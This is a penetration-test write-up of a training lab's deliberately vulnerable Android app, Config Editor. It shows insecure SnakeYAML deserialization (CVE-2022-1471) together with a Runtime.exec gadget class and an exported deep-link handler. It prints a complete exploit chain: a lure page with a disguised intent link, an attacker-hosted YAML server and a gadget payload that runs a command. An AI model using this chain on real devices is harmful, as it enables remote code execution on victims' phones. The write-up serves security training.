Vulnerable App Penetration Testing Report

Mobile Hacking Lab

Config Editor Challenge

Litio7

March 22th 2026

Version v1.0

Contents

1 Mobile Hacking Lab Config Editor Challenge

1.1 Introduction

In this lab, you'll dive into a realistic situation involving vulnerabilities in a widely-used third-party library. Your objective is to exploit a library-induced vulnerability to achieve RCE on an Android application.

1.2 Objective

Successfully execute remote code through the exploitation of a vulnerability in a third-party library.

1.3 Scope

Application	**Plataform**
com.mobilehackinglab.configeditor	`Android`

FILE INFORMATION
File Name `com.mobilehackinglab.configeditor.apk`
Size `5.59MB`
MD5 `c67b29277d23517d2ebbc013d1486118`
SHA1 `f1f974fc4945b0654f041a0d0b124b269357b5a9`
SHA256 `ee7d2ae721973d762d717f32a1152dc53522c81352a5762f47b79da5cc151605`
APP INFORMATION
App Name `Config Editor`
Package Name `com.mobilehackinglab.configeditor`
Main Activity `com.mobilehackinglab.configeditor.MainActivity`
Target SDK `33` **Min SDK** `26` **Max SDK**
Android Version Name `1.0` **Android Version Code** `1`

2 High-Level Summary

An external (black box) penetration test was executed to assess the security posture of Config Editor from March 22th 2026 to March 23th 2026. 1 Critical severity issues were found. It is highly recommended to address the Critical vulnerability as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

2.1 Recommendations


We recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.2 Identified Vulnerabilities

The following table defines estimated levels of severity and corresponding CVSS score range used throughout the document to assess vulnerability and risk impact.

Target Name	CVSS 3.1	Page
com.mobilehackinglab.configeditor	9.8	5

3 Application Analysis



When you open the app, a simple interface appears with just two options. Upload a file from shared storage using the **Load** button, and save the file using the **Save** button.

The suspicious behavior becomes apparent as soon as you look at the *AndroidManifest* file.

We note that among the permissions listed is MANAGE_EXTERNAL_STORAGE, which grants the app the ability to read and write on the shared directories on external storage. Additionally, the READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE permissions are present, although their inclusion is redundant and unnecessary given the existence of the previous permission.

```
package="com.mobilehackinglab.configeditor"
platformBuildVersionCode="34"
platformBuildVersionName="14">
<uses-sdk
    android:minSdkVersion="26"
    android:targetSdkVersion="33"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<permission
    android:name="com.mobilehackinglab.configeditor.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
    android:protectionLevel="signature"/>
<uses-permission android:name="com.mobilehackinglab.configeditor.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
<application
    android:theme="@style/Theme.ConfigEditor"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:debuggable="true"
    android:allowBackup="true"
    android:supportsRtl="true"
    android:extractNativeLibs="false"
    android:fullBackupContent="@xml/backup_rules"
    android:networkSecurityConfig="@xml/network_security_config"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:dataExtractionRules="@xml/data_extraction_rules">
    <activity
        android:name="com.mobilehackinglab.configeditor.MainActivity"
        android:exported="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="file"/>
            <data android:scheme="http"/>
            <data android:scheme="https"/>
            <data android:mimeType="application/yaml"/>
        </intent-filter>
    </activity>
```

Image 1: AndroidManifest.xml

MainActivity is the only custom code defined in the file. This Activity serves as the entry point when the application launches. The configuration includes the BROWSABLE category, along with multiple **schemes** and a specific **mimeType** for YAML content. This configuration allows the application to receive external data from a browser or other applications. Given the application's primary purpose, this behavior is noteworthy.

Looking at the *MainActivity* class, we see the functions that are executed by the buttons on the interface. After some research, I identified that within the `loadYaml()` method there is a known vulnerability, CVE-2022-1471.

```
public final void loadYaml(Uri uri) throws FileNotFoundException {
    try {
        ParcelFileDescriptor parcelFileDescriptorOpenFileDescriptor = getContentResolver().openFileDescriptor(uri, "r");
        try {
            ParcelFileDescriptor parcelFileDescriptor = parcelFileDescriptorOpenFileDescriptor;
            FileInputStream inputStream = new FileInputStream(parcelFileDescriptor != null ? parcelFileDescriptor.getFileDescriptor() : null);
            DumperOptions $this$loadYaml_u24lambda_u249_u24lambda_u248 = new DumperOptions();
            $this$loadYaml_u24lambda_u249_u24lambda_u248.setDefaultFlowStyle(DumperOptions.FlowStyle.BLOCK);
            $this$loadYaml_u24lambda_u249_u24lambda_u248.setIndent(2);
            $this$loadYaml_u24lambda_u249_u24lambda_u248.setPrettyFlow(true);
            Yaml yaml = new Yaml($this$loadYaml_u24lambda_u249_u24lambda_u248);
            Object deserializedData = yaml.load(inputStream);
            String serializedData = yaml.dump(deserializedData);
            ActivityMainBinding activityMainBinding = this.binding;
            if (activityMainBinding == null) {
                Intrinsics.throwUninitializedPropertyAccessException("binding");
                activityMainBinding = null;
            }
            activityMainBinding.contentArea.setText(serializedData);
            Unit unit = Unit.INSTANCE;
            CloseableKt.closeFinally(parcelFileDescriptorOpenFileDescriptor, null);
        } finally {
        }
    } catch (Exception e) {
        Log.e(TAG, "Error loading YAML: " + uri, e);
    }
}
```

Image 2: loadYaml

The issue is related to a vulnerability involving the deserialization of untrusted data CWE-502.

```
1  Yaml yaml = new Yaml($this$loadYaml_u24lambda_u249_u24lambda_u248);
2  Object deserializedData = yaml.load(inputStream);
3
```

Code 1: insecure deserialization

The `yaml.load()` function in the SnakeYAML library directly processes user-controlled content, allowing it to be instantiated by arbitrary classes during the parsing of the YAML file.

SnakeYAML allows the use of tags to indicate which type of object should be instantiated during deserialization. The parser interprets these tags and can instantiate the specified classes. In this case, any class accessible by the application can act as a tag, which is why the *LegacyCommandUtil* class is of interest.

```
public final class LegacyCommandUtil {
    public LegacyCommandUtil(String command) throws IOException {
        Intrinsics.checkNotNullParameter(command, "command");
        Runtime.getRuntime().exec(command);
    }
}
```

Image 3: LegacyCommandUtil

Here, the call to `Runtime.getRuntime().exec()` allows commands to be executed directly within the application environment. During deserialization, SnakeYAML instantiates the *LegacyCommandUtil* class and executes its constructor. A YAML file designed to exploit this behavior can trigger the execution of commands on the system as soon as the application processes the file CWE-78.

A user who uploads this type of malicious file to the app is exposed to the vulnerability. However, there are more sophisticated ways to execute commands through this app.

The configuration of *MainActivity* in the *AndroidManifest* allows the Activity to receive a **deep link**. The application interprets the URI as a file to be loaded and copies its contents to local storage. Once the copy is complete, the result is passed to `loadYaml(uri)`, which is responsible for opening and processing the file. In this way, an external link not only opens the application but also automatically triggers the entire file-loading process CWE-926.

```
private final void handleIntent() {
    Intent intent = getIntent();
    String action = intent.getAction();
    Uri data = intent.getData();
    if (Intrinsics.areEqual("android.intent.action.VIEW", action) && data != null) {
        CopyUtil.INSTANCE.copyFileFromUri(data).observe(this, new MainActivity$sam$androidx_lifecycle_Observer$0(new Function1<Uri, Unit>() {
            {
                super(1);
            }

            @Override // kotlin.jvm.functions.Function1
            public /* bridge */ /* synthetic */ Unit invoke(Uri uri) throws FileNotFoundException {
                invoke2(uri);
                return Unit.INSTANCE;
            }

            /* renamed from: invoke, reason: avoid collision after fix types in other method */
            public final void invoke2(Uri uri) throws FileNotFoundException {
                MainActivity mainActivity = MainActivity.this;
                Intrinsics.checkNotNull(uri);
                mainActivity.loadYaml(uri);
            }
        }));
    }
}
```

Image 4: handelIntent

Exploitation via deep links is not entirely deterministic due to the combination of asynchronous operations and the management of the Activity's lifecycle. As a result, in some cases, the payload is executed only after multiple attempts or following state changes in the application or browser.

4 Initial Access

A malicious actor could create a webpage containing a link designed to be clicked by a victim who has the vulnerable application installed.

```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Proof of Concept</title>
    <style>
        :root {
            color-scheme: dark;
        }

        body {
            margin: 0;
            font-family: Arial, Helvetica, sans-serif;
            background: linear-gradient(135deg, #0f172a, #1e293b);
            color: #e2e8f0;
            min-height: 100vh;
            display: flex;
```

```
            align-items: center;
            justify-content: center;
        }

        .card {
            width: min(90%, 520px);
            background: rgba(15, 23, 42, 0.92);
            border: 1px solid rgba(148, 163, 184, 0.2);
            border-radius: 16px;
            box-shadow: 0 20px 60px rgba(0, 0, 0, 0.35);
            padding: 32px;
            text-align: center;
        }

        h1 {
            margin: 0 0 12px 0;
            font-size: 2rem;
        }

        p {
            line-height: 1.6;
            color: #cbd5e1;
            margin: 0 0 24px 0;
        }

        .btn {
            display: inline-block;
            padding: 14px 22px;
            border-radius: 12px;
            text-decoration: none;
            font-weight: 700;
            background: linear-gradient(135deg, #38bdf8, #0ea5e9);
            color: #08111f;
            transition: transform 0.15s ease, box-shadow 0.15s ease;
            box-shadow: 0 10px 25px rgba(14, 165, 233, 0.25);
        }

        .btn:hover {
            transform: translateY(-2px);
            box-shadow: 0 14px 30px rgba(14, 165, 233, 0.35);
        }

        .hint {
            margin-top: 18px;
            font-size: 0.9rem;
            color: #94a3b8;
            word-break: break-word;
        }

        code {
            background: rgba(148, 163, 184, 0.12);
            padding: 2px 6px;
            border-radius: 6px;
        }
    </style>
</head>
<body>
    <main class="card">
        <h1>Config Editor</h1>
        <p>Proof of Concept</p>
        <a
```

```
                class="btn"
                href="intent://172.17.0.1:8000/exploit.yaml?x=12345#Intent;scheme=http;type=
    application/yaml;package=com.mobilehackinglab.configeditor;launchFlags=0x10000000;end">
                Inoffensive Link
            </a>

        </main>
    </body>
    </html>

```

Code 2: index

The link opens the application directly and forces the download of external YAML files from a server controlled by the attacker.

```
    import http.server
    import socketserver

    PORT = 8000

    class Handler(http.server.SimpleHTTPRequestHandler):
        def end_headers(self):
            if self.path.endswith(".yaml"):
                self.send_header("Content-Type", "application/yaml")
                self.send_header("Cache-Control", "no-store")
            super().end_headers()

    with socketserver.TCPServer(("", PORT), Handler) as httpd:
        print("Serving at port", PORT)
        httpd.serve_forever()

```

Code 3: server

The downloaded file is saved to local storage, and its contents are then processed automatically. This allows the deserialization vulnerability to be exploited to execute commands on the device.

```
    !!com.mobilehackinglab.configeditor.LegacyCommandUtil
    log -t PWNED "RCE SUCCESS"

```

Code 4: exploit